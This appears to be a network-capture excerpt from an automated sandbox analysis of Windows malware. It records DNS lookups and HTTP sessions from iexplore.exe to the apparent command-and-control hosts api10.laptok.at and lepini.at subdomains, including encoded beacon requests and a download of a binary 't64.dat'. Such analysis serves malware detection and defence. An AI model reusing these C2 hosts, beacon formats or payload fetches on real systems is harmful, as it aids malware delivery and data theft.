Nov 23, 2020 16:11:32.604106903 CET	63300	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:11:32.639580965 CET	53	63300	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 23, 2020 16:09:40.930771112 CET	192.168.2.4	8.8.8.8	0xf4f6	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 23, 2020 16:10:28.549652100 CET	192.168.2.4	8.8.8.8	0xf7de	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 23, 2020 16:10:33.805756092 CET	192.168.2.4	8.8.8.8	0x4756	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 23, 2020 16:11:12.871634960 CET	192.168.2.4	8.8.8.8	0x1388	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)
Nov 23, 2020 16:11:18.591425896 CET	192.168.2.4	8.8.8.8	0x791e	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Nov 23, 2020 16:11:19.554039955 CET	192.168.2.4	8.8.8.8	0x899	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Nov 23, 2020 16:11:21.137553930 CET	192.168.2.4	8.8.8.8	0xcd58	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Nov 23, 2020 16:11:32.604106903 CET	192.168.2.4	8.8.8.8	0xb248	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 23, 2020 16:09:40.971574068 CET	8.8.8.8	192.168.2.4	0xf4f6	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 23, 2020 16:10:28.587614059 CET	8.8.8.8	192.168.2.4	0xf7de	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 23, 2020 16:10:33.841514111 CET	8.8.8.8	192.168.2.4	0x4756	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 23, 2020 16:11:12.907249928 CET	8.8.8.8	192.168.2.4	0x1388	No error (0)	c56.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 23, 2020 16:11:18.627039909 CET	8.8.8.8	192.168.2.4	0x791e	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Nov 23, 2020 16:11:19.589829922 CET	8.8.8.8	192.168.2.4	0x899	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 23, 2020 16:11:21.174978018 CET	8.8.8.8	192.168.2.4	0xcd58	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 23, 2020 16:11:32.639580965 CET	8.8.8.8	192.168.2.4	0xb248	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api10.laptok.at
- c56.lepini.at
- api3.lepini.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49738	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:09:41.251847982 CET	951	OUT	GET /api1/DTgo8RpJRpUz/jPBspNc8N4q/ez4m7Pn85CTu8g/QncF2bBGxhwEpnOp3sWnQ/YCcVRrTVTfNVvo_2/BnzGg6v8D74iJbT/R6ALYHQcSWalUneAw_/2B_2F6rJq/6jp3H19cZYLGRK_2FFug/3tubJtVI395R_2FxfYW/WZ69RUwM35H1f1ofQVfRNo/G8RVRNPdF4859/owqzCDcU/Db_2Fhmc8hTGtEMzKz4OJY_/2B4Q5xqQu7/ZJMO_2B6aoagE_2Bc/QO1EExrZ8jMm/tydhN8XWzt_/0A_0DvbqSrbE3f/IERnih01d7bXnrt_2Fq8l/y4qvG1RaMi1LjeTh/CF6ewP_2FciP5JE/kwsV0fzM8/uh HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:09:42.267828941 CET	955	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 15:09:41 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a 45 b6 ab 40 14 45 07 44 03 b7 26 ee 16 9c 1e ee ee 8c fe bf df 4e 56 a0 e0 d6 39 7b 07 d6 4d d3 03 32 8f 68 51 ec dd a4 d5 03 89 87 98 b3 1b 6f df 85 86 fd db eb df a1 f7 6a 94 f1 93 f1 24 42 e6 e4 ba 60 24 36 cd 08 66 90 b5 f8 01 db 84 68 d0 be 9b e6 09 88 b2 86 93 f4 32 4b 37 33 5f ca 10 25 01 be f3 e9 47 28 85 60 d1 37 d8 75 32 c1 f0 c3 41 9d ea d2 61 a7 10 06 b3 77 01 c0 b6 b8 02 88 ed 08 82 11 8c fb 07 e9 3b d2 c2 84 c7 c3 e3 1f 76 bf a6 fd 90 0a b6 6d e8 c8 64 9e c8 77 d9 70 c6 a6 a5 76 32 a2 43 9d ab bf cb 20 8f 02 8c 16 86 1a 4e 0d 82 da 54 1b 01 b0 1d 40 16 35 31 40 8d 6d 9a 21 ed 7c 0f 93 79 4d 1a cb 88 00 9a 60 86 10 4f a6 36 81 13 1d f0 f1 2d 16 9d c2 ad cb b3 26 3b 9c 31 fe f4 af 33 e2 14 50 07 27 0c f2 b9 d3 d8 50 9d 6f 34 b6 d0 b1 c1 f6 03 25 8e d2 18 cf 95 e4 78 13 e2 5c c0 ff 06 8b bb 6f 49 67 ec de cc 55 dc 9d c1 f3 77 99 48 46 82 3a 23 bb 09 69 7e 94 fc 0e e4 aa 9b 3b 2b ce 2c ca 3c 2f 1f 4a ad 89 e2 a2 7b 31 7e 33 b4 9a 74 b6 a1 0c d5 80 bf 22 62 dc 7b fd 96 75 2f 73 e3 90 24 0d 64 37 42 e6 fe b8 a6 4a 3b 7a e4 22 01 b3 ab 5b 79 65 a2 64 47 de a3 09 b8 4e a1 02 fe 9b 49 fc 37 de d4 8a 19 f8 1d 20 63 24 6c 39 35 fd 80 b6 24 e6 d0 40 58 fc 07 27 f1 d4 68 0e 9b 4f 5d b1 10 f8 8c 33 0d a9 8d 41 1c da ca af 5a 8c 38 0c d4 3c ad fa d1 a5 72 23 3d 16 cb b8 17 7c 3f 5d 8c fb d9 73 62 8a fe 24 10 c3 f6 e8 04 6c e2 05 ab 77 c4 ef 14 9e 05 0f 80 74 5f 27 81 64 70 67 64 c0 09 a6 74 e9 ea 88 b5 7b 34 bb 16 08 bc 2d e8 ed e9 b5 3a 4b f1 0a c7 e2 18 1c 62 be 51 6c 62 d2 ab 78 c5 9f 00 23 a8 33 60 cb 89 de be c5 8f 4a fe 42 fd 91 40 73 b8 08 d4 da af bd 5f 47 b2 da dc 9d 6a c7 18 db e8 33 29 de ef 02 77 c3 37 99 31 8b 27 3e a1 99 e7 cc 85 ef c5 69 9e 04 80 de af 4b cd f2 18 af 66 6d 51 b5 d2 96 39 84 c9 94 3c 69 10 ac 4b cd 4d bb 73 eb 95 9b 30 a1 39 11 9c f4 df 30 42 95 98 81 19 ed fe a0 2c 07 31 c5 e7 43 3b e0 27 4b e0 3a e2 2d a2 e5 64 74 72 23 32 58 d9 d2 89 29 a6 43 3e 01 78 f1 5b 64 5b 24 3f a4 dd f6 47 68 f9 0d e5 07 be 56 de cb 9d 20 8c ba 1f 66 01 2c ac d2 19 87 45 d3 66 b9 a0 3d d1 c5 ac 10 a6 63 90 6a 71 2e b6 5b 39 c7 3a c3 3e 22 2a 73 df 42 ef 89 10 93 15 a3 0b e6 3a 4c f4 c9 40 a3 df 04 cd 79 86 8c 6a ca ef 78 0e 1a 61 67 30 02 e6 fe b0 f1 de 9a 37 9d 0c 6e e3 f8 56 7a c3 b3 31 46 d5 1f 7d ca bc 38 0d bd 21 b2 d3 8b 00 a1 37 bd 5b c1 25 ce 84 8e 18 ce fb 0e 8b 8f 9e 64 1c 3a 5c 51 31 50 ec e3 8c b7 47 4c 6b f2 c2 87 f0 c9 c3 01 fa 9b 6d da 4c 9e ea b2 07 c0 6a 26 83 59 47 a3 0a d9 ca 22 db c6 91 8d ca 17 e3 e3 ac 41 a0 a7 0d 53 13 f7 8c 41 8d 55 89 b6 d9 ee 04 e8 55 9f c8 81 69 5c 1a 08 55 6b 04 f0 53 dc f5 f8 f1 29 73 b9 46 e0 fd 25 c5 77 3e e7 10 06 b1 f4 15 10 e2 27 83 3b 43 6b fd 4c ea b9 7b fa 97 50 9e ae 51 ef 97 15 36 5f 4a ea 06 f2 b2 3a b0 e8 f3 8b 53 b9 fc 95 30 70 7a 94 f5 cb 72 e4 c8 fd 74 2e a1 c0 ca 19 06 a0 d5 2b ab 5b cc 46 71 db 0b b7 ae ed 4b 76 21 92 44 c0 ad b9 bd c7 01 ba f1 c5 50 80 a2 48 31 55 bc af 15 20 e1 e4 34 64 86 9a 55 69 89 33 5c 15 8c 2e 34 b8 91 17 5b 19 e2 d2 d5 e2 e0 49 fd 9b 80 18 94 8c e4 a8 85 82 16 70 88 ac 74 37 f2 05 6b 81 00 71 0f 7e ac 8a Data Ascii: 2000E@ED&NV9{M2hQoj$B`$6fh2K73_%G(`7u2Aaw;vmdwpv2C NT@51@m!\|yM`O6-&;13P'Po4%x\ oIgUwHF:#i~;+,</J{1~3t"b{u/s$d7BJ;z"[yedGNI7 c$l95$@X'hO]3AZ8<r#=|?]sb$lwt_'dpgdt{4-:KbQlbx#3`JB@s_G j3)w71'>iKfmQ9<iKMs090B,1C;'K:-dtr#2X)C>x[d[$?GhV f,Ef=cjq.[9:>'*sB:L@yjxag07nVz1F}8!7[%d:\Q1PGLkmLj &YG"ASAUUi\UkS)sF%w>';CkL{PQ6_J:S0pzrt.+[FqKv!DPH1U 4dUi3\.4[lpt7kq~

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49739	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:09:44.344930887 CET	1188	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 23, 2020 16:09:45.160257101 CET	1189	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 23 Nov 2020 15:09:44 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49772	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:10:28.863116980 CET	6131	OUT	GET /api1/lnky_2BCA00/qgKlpnuL6qqwWj/W6VQ6Sik97XOa0BNWrb0C/keiyUVxuATj3E4_2/B_2BL_2FugJJ4D a/e7_2B4XLfQlvJrZ9Le/WhpxrI8Qq/A9BYlHAq1pwRqOmJTzam/mWVelK2_2BYK1zvhvqK/fXbmIkxvhcADgSIQiD jWz8/yPKK_2B5D5OGK/5zsDFW_2/FB8d_2FomEKPNCxkvLH0E2Y/aGMQdayWN4/Np1rmkye3WmvYQxxa/_2B9MSj81 d1r/vMbKOV0Oc2Z/w8Oet7rXw8d8w_/0A_0DTjqjqAs4lYaBYm_2/Bc9aaErU2YqC55qH/21nD1bQOJUIFPr2/NUHb qYXczyTGkooUru/1_2FbIo HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 23, 2020 16:10:29.836306095 CET	6144	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 15:10:29 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b b5 96 a4 50 14 45 3f 88 00 b7 10 77 77 32 a4 70 a7 d1 af 1f 26 ac a4 16 bc 77 ef 39 7b 57 af 6e aa e0 5e 15 05 0f 8a 75 43 3a 4a 82 16 6f f7 83 c3 1d ef 42 1c e7 b8 d0 c7 ce 65 a5 8e cd 1c a7 6b f9 86 21 c7 63 3c f9 fa c7 83 d0 df 5c 75 2f 10 51 22 f7 f3 8b ba 9e 56 64 91 10 10 29 cd ba 55 93 41 8d 20 97 3b 68 ea bc 28 be db eb 73 1c e8 36 a9 a9 35 63 4e d9 53 b9 d4 f2 7c ab 0a 22 21 bf 67 c0 5c 2c 37 b8 14 e5 9d 1e fe ef ad d3 e2 9a fb 24 7d f5 16 c6 65 c7 aa 3a 00 e6 53 15 75 e1 54 1c 6d e7 f4 1c 2c 07 80 4a a0 d8 d3 6e 5a 1f f8 83 99 4b 92 3a 3c 8b 7f 69 67 73 7f ef fc 07 a2 a8 0d 94 03 5d 1e e7 46 af 3d 4c 9c 71 19 2d be 45 8b ac aa 45 8d 26 4e 23 4d 37 ce df df 0f 07 19 20 8a 1f 59 a9 89 5e 46 2a d7 8e fa 85 61 7e 4c 77 13 92 5f 6f e5 fa a8 f8 5f 46 29 90 ff fb 6d 54 62 2f 88 aa bf cc 0b 73 ac df bb 1c d9 21 b9 2b 60 0b 6f 2c e6 32 91 aa c5 30 5c 20 81 44 99 b6 78 b2 ff c1 46 44 f1 15 eb 89 44 b8 05 fe cc 53 a9 3b 23 b8 ac cf 9b 37 4e c9 b4 8a c2 9f e5 be ce 86 60 47 e9 76 1b 71 9a 9b 20 f0 77 73 c2 99 16 f2 15 f5 54 83 97 92 10 35 c9 c9 fa f4 85 fc 5b 49 82 0d a9 c7 e6 c5 c5 88 4b de db a9 b2 e8 b1 ac 6a 31 0a bc 05 d4 76 83 54 cf 3 7 23 e0 b0 2b 9b 71 f8 02 5a 76 43 b6 7d fe a5 54 0f d5 80 bd f4 6a 87 3d 17 55 40 5e 05 4d a8 8f b0 a8 7c 7a a7 28 68 9 a 22 31 72 0e 2d 02 b6 59 2a 43 94 96 0b 15 07 6f 5d aa d8 2b 7b 61 ea 24 c3 6b 80 d5 95 b5 b8 dc cc 04 e3 64 40 02 0a c3 d2 fa f4 ac bb 4d 80 a3 c9 0b 71 eb fd 26 d4 14 ad 4b 9c c4 80 68 aa 1f 07 48 18 c5 56 da b4 82 eb 79 9c 8e 92 02 90 0 d d8 37 80 38 55 c2 64 26 16 1b a5 24 61 92 97 87 70 53 d4 c5 96 0c a3 da 4e 17 77 5c db 43 4e eb 65 a9 aa 6f 58 44 26 21 59 af c9 f7 68 ad 81 ce d3 35 d4 79 c5 8d 46 ad 85 f8 a0 72 a0 86 fa 5a b6 9b f4 86 fb d3 1c df f1 f0 17 47 e6 2e 0e 73 ea 14 9a dd 89 b6 d5 86 20 26 09 de 97 b2 9a 11 45 1b 05 15 8f 1d e0 44 aa cf eb 45 f7 42 4c 93 f5 d1 dc 2e e9 36 52 c9 f0 c9 9c 58 a8 67 4c 22 96 4a e9 79 aa 3c 54 6d 82 6b d2 7a d7 cc f0 23 63 8b e5 07 2e bf 01 8f 4d 1c 2f 29 dc a8 27 e7 06 15 35 e6 fe 3a 1c ac f3 98 d0 bb f2 11 b2 94 97 e2 3a 83 95 81 64 56 90 44 2d 88 e1 ef 76 43 cb 30 3e ca e1 d9 8a 81 0a f9 88 95 f6 66 ec 8c 5b af e8 9a 64 97 46 62 69 f5 24 36 f2 6c 01 56 e7 7f 4a a6 62 68 cb 19 c7 2e e2 51 25 fc 6a 6e fc 5b e2 8c 7a 08 25 0c 0e c7 c7 cb 40 1b a2 09 83 ea ab ca 7e 9d f0 64 99 4d 66 09 51 b6 22 04 42 04 c2 e7 bd a5 9f c8 7d ce 65 24 2a bd e7 8a d8 7a 3c c3 b9 9d b7 3b 45 98 7b 33 6f c8 82 d2 70 ef c0 f9 17 96 df 46 9a 2c d4 8e cb 0b 4c 30 7c 2e 33 9e 1e 40 16 e9 2b 32 d3 06 84 e9 7b 12 56 3c 87 fe 15 6f e8 08 3b db 35 bd af 4a 48 8d e8 5a 62 c0 a6 6c 94 ed e0 7c fb 81 51 92 74 ff ae 66 07 6a 01 d4 19 43 19 c1 60 5f 19 95 39 8c 03 2d 35 9f e6 7e 6e 9f be 16 4a 4f 78 54 66 2b 31 e0 44 a3 cb 82 49 46 a4 22 11 ae 0c a2 88 8f 4d 67 f0 d7 4f 9c 90 3b bb 6a d4 e7 39 54 2d 39 e4 34 38 b6 c4 7d ad cc c2 bd 3d 4f e9 fb 37 38 de 54 b4 06 dd 93 b8 84 1e a5 7e d5 e4 82 80 69 48 37 f5 f8 78 3f 52 2c 8c b6 a5 4e 10 38 14 c2 8a 97 59 c7 0d 50 2a 11 92 ef f1 a6 e6 b5 b4 bb 56 9e 94 81 40 6b 90 56 48 ec f3 98 1b 6c a5 cc Data Ascii: 2000PE?ww2p&w9{Wn^uC:JoBek!c<\u/Q"Vd)UA ;h(s65cNS|"!g\,7$}e:SuTm,JnZK:<igs]F=Lq-EE&N#M7 Y^F*a~Lw_o_F)mTb/s!+`o,20\ DxFDDS;#7N`Gvq wsT5[IKj1vT7#+qZvC}Tj=U@^M|z(h"1r-Y*Co]+{a$kd@Mq&KhHVy78Ud &$apSNw\CNeoXD&!Yh5yFrZG.s &EDEBL.6RXgL"Jy<Tmkz#c.M/)'5::dVD-vC0>f[dFbi$6lVJbh.Q%jn[z%@~dMfQ"B}e$*z< ;E{3opF,L0|.3@+2{V<o;5JHZbl|QtfjC`_9-5~nJOxTf+1DIF"MgO;j9T-948}=O78T~iH7x?R,N8YP*V@kVHl

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49771	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:10:31.951082945 CET	6410	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 23, 2020 16:10:32.731471062 CET	6419	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 23 Nov 2020 15:10:32 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49777	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:10:34.119502068 CET	6432	OUT	GET /api1/zvGiN4jsuPo1Tk_2B7krB/sdD7nZv6vc3V0eQZ/SVK5a_2F5UbI1Xe/hjFW8ysW_2FwKMzhbp/dBNrgW1Sq/ingVWfO959oBdRWlxtaF/dqvh6cM4_2Bj_2BGzpY/1nsMPDa5HmfiSypu9fAPkA/Zr_2FgeOAOd0s/aUH9Lz6Q/TubYc_2FmaW911NkLBbfZgj/xoXQ4V_2Ba/lqFq_2Bsjc_2FEgzZ/D4f5RUdajhsS/uQ9Bzad_2Bl/CS5duEyCUzP_2F/EisvLe_2F7HKSMe1BjsDh/lR7UVaerv_0A_0Dw/QzSdyEHTApqz4FL/0cqlzsbCJltLoBzmuz/8uF0vLfcx/dJI_2FJPMh94aU1D9xka/4DcbwPY HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 23, 2020 16:10:35.009520054 CET	6445	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 15:10:34 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 33 62 0d 0a 1f 8b 08 00 00 00 00 00 00 03 15 93 45 b6 a4 50 00 43 17 c4 00 7d c8 10 77 77 66 b8 17 52 50 c8 ea fb f7 02 72 92 93 e4 0a 9f a5 f0 f9 03 cd 4b d3 90 be ac 60 e5 4f 17 64 55 6e 37 ea 19 51 a8 e5 e9 99 a2 c4 1f 56 1e 16 4e 3d 7b e0 ca 80 4a f5 47 b7 22 fb 31 a0 37 ba 9e 3d 3a 53 a0 15 63 50 ea 8b 52 79 3f 98 a9 9d 78 5c ef 52 d3 d3 ac bd 4b 09 d9 af a3 59 bd 52 a0 56 b9 f4 ea d9 19 b0 72 ab 29 66 97 af 34 55 cd 83 fd e5 69 48 11 50 f4 61 02 fa d5 c8 99 ca 08 0e 97 e2 5b 76 a8 53 57 0d b1 d1 10 ea 2b 33 1a ad 6b d8 a4 38 6d 66 c3 d7 5b fb f0 5b 3b 9e 9a ee 7c 00 3f 8c d1 ca 03 f6 e3 62 0d 97 c3 ef c4 28 2c 4d e6 7d c2 91 fa 59 d4 ce f4 bb a2 20 b1 bb 01 48 c7 e3 2c a0 50 bd 6a 86 2c cf ab 91 a9 43 b8 ec d4 95 75 0f c5 f7 47 92 dd 18 e3 a4 18 4d 17 09 f0 42 24 79 35 ae 51 d6 ad 17 59 61 ee f4 d0 22 de 12 46 d0 a0 43 97 e9 a9 59 fb 96 fa 55 e2 fb a8 fc 34 d9 c8 b6 9f 55 82 8e 64 27 6d 0a 0a 6c 28 b6 56 9b c3 06 41 ce 5f a6 dd 37 eb 47 81 04 a1 d5 2c fa 90 8a 87 7e a0 e5 c3 58 99 19 ee 9c ae bd f7 6b 38 da 5d 00 61 25 16 cb ed 12 22 79 51 ce 76 1b 9b 45 dc e5 17 0e cd db 1a 99 5f 35 02 cf f4 7c 14 7a 27 be 48 0f ce 4e 76 f1 9b 96 f1 83 91 aa ad 04 6a ae 2b b4 e6 3d f2 49 86 cf 7d 4f 63 30 d6 52 41 22 99 8b b8 42 44 05 20 58 ca 96 d2 ec d9 e7 99 11 81 64 e9 cc 39 2c da 10 f8 cb 79 98 ee 23 d4 07 fc 0d 70 c3 5b f7 eb 7f 70 25 68 ac e9 c2 3a 7f d3 e7 80 bc bd 46 b8 0a f1 da fe 81 ab 12 31 55 82 be 3e a2 fa 68 6b 76 81 3e 5c a7 d2 ee b6 11 c6 90 16 99 ca 6c 84 f3 84 b9 22 2a 9c d0 ba 13 6f f5 4b e7 de da da b1 56 88 31 60 3f f9 f6 45 7f 27 27 2c 11 88 b2 ae e8 2f 78 d3 66 26 c9 be 26 25 89 96 93 a9 5e 4f 18 84 05 e3 f0 96 dd 85 2b cb ae d7 f1 96 17 0c 27 c3 80 ca 1e 59 45 2d 0d ae f2 23 3a 4b 0e ba cd 14 3b 8f ba 83 d4 b3 2f 58 2b 8e 4f a5 92 1f c7 f8 e4 a8 79 c5 23 b8 5c 5b 02 91 d4 d3 59 d9 64 ea 26 9c 85 d2 b1 ed 9d 65 0f f2 15 d6 bc dd 18 25 cc 71 0c 25 cf 45 b3 a5 8f c4 3a 05 33 6e 03 d1 65 68 ff ae cc e6 87 ec 3d 31 08 03 fc ca 98 08 e5 1f 33 07 24 1d 37 51 98 b6 50 b9 10 a9 84 1f bb 95 52 10 3e ea 7a 1 3 c8 7e d2 1f 71 35 2f d4 62 2a 8f 1e 45 8b 9e b2 ca 66 b9 2a af 2d e9 51 e5 2b 49 6d 22 19 b3 ec 36 1e be be 78 1e 84 c 0 4d 55 1f ab 44 aa cf 24 2e d9 f2 a4 cc cc 53 0b 1f 5c 45 ec 85 c9 6b 50 af 6a 3d 77 11 e3 8b f6 99 dc 0a 28 b2 11 ed 34 84 98 84 f4 11 23 df a6 90 f1 a8 62 c4 96 44 aa 26 0a 29 0a ae 21 3c d3 14 63 11 ca 8d 76 9b 21 05 29 66 e1 65 71 01 77 a2 b3 9f 41 ba 0c cd c2 c9 df 0f b2 50 99 44 07 2a 85 52 d8 a2 3f fc 19 3f 94 a7 45 77 0e d1 39 33 80 d1 8b ab 31 8b 48 43 a0 ad 72 7c 01 e8 11 7f 62 71 9c a5 e5 d5 93 83 be 50 ec 0c b3 64 ba 9d 90 72 82 e9 35 2b 74 d1 01 7c a1 87 6c f1 ba 8b 13 b3 78 82 8f 84 3e 22 b7 5c 0b 12 7a 7b aa 73 1c e9 cc a3 33 d3 ff 31 90 74 e2 83 cc 99 8e e8 3b 4a 6d c2 bc 31 fb 5d 19 54 d0 fa 23 6c b3 b7 b3 a8 de 86 e1 4b 23 b5 a2 c6 db 12 ec 77 fd 0f 5d 5d e7 62 0d 70 4e 37 df b3 4f 61 6d 36 10 e1 0d c6 c5 27 8e 10 4c 06 52 f1 99 a8 a0 eb 3b c2 36 ea 7e 99 79 b6 4e 1d d6 d1 cd e7 91 d6 51 ee 4e 2b 1b 30 8d b9 1 6 dc 4a e1 04 0f 78 28 e0 5e 3e 48 16 26 9b 8f c9 68 9a 59 af b8 88 5f ee 63 cc 8b 99 bc c3 6e 44 Data Ascii: 73bEPC}wwfRPrK`OdUn7QVN={JG"17=:ScPRy?x\RKYRVr)f4UiHPa[vSW+3k8mf[[;|?b(,M}Y H,Pj,CuGMB$y 5QYa"FCYU4Ud'ml(VA_7G,~Xk8]a%"yQvE_5|z'HNvj+=I}Oc0RA"BD Xd9,y#p[p%h:F1U>hkv>\l"*oKV1`?E'',/xf&&%^O+'YE- #:K;/X+Oy#\[Yd&e%q%E:3neh=13$7QPR>z~q5/b*Ef*-Q+Im"6xMUD$.S\EkPj=w(4#bD&)!<cv!)feqwAPD*R??Ew931HCr |bqPdr5+t|x>'"\z{s31t;Jm1]T#lK#w]]bpN7Oam6'LR;6~yNQN+0Jx(^>H&hY_cnD

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49784	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:11:13.195246935 CET	6514	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:11:13.878192902 CET	6515	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 15:11:13 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 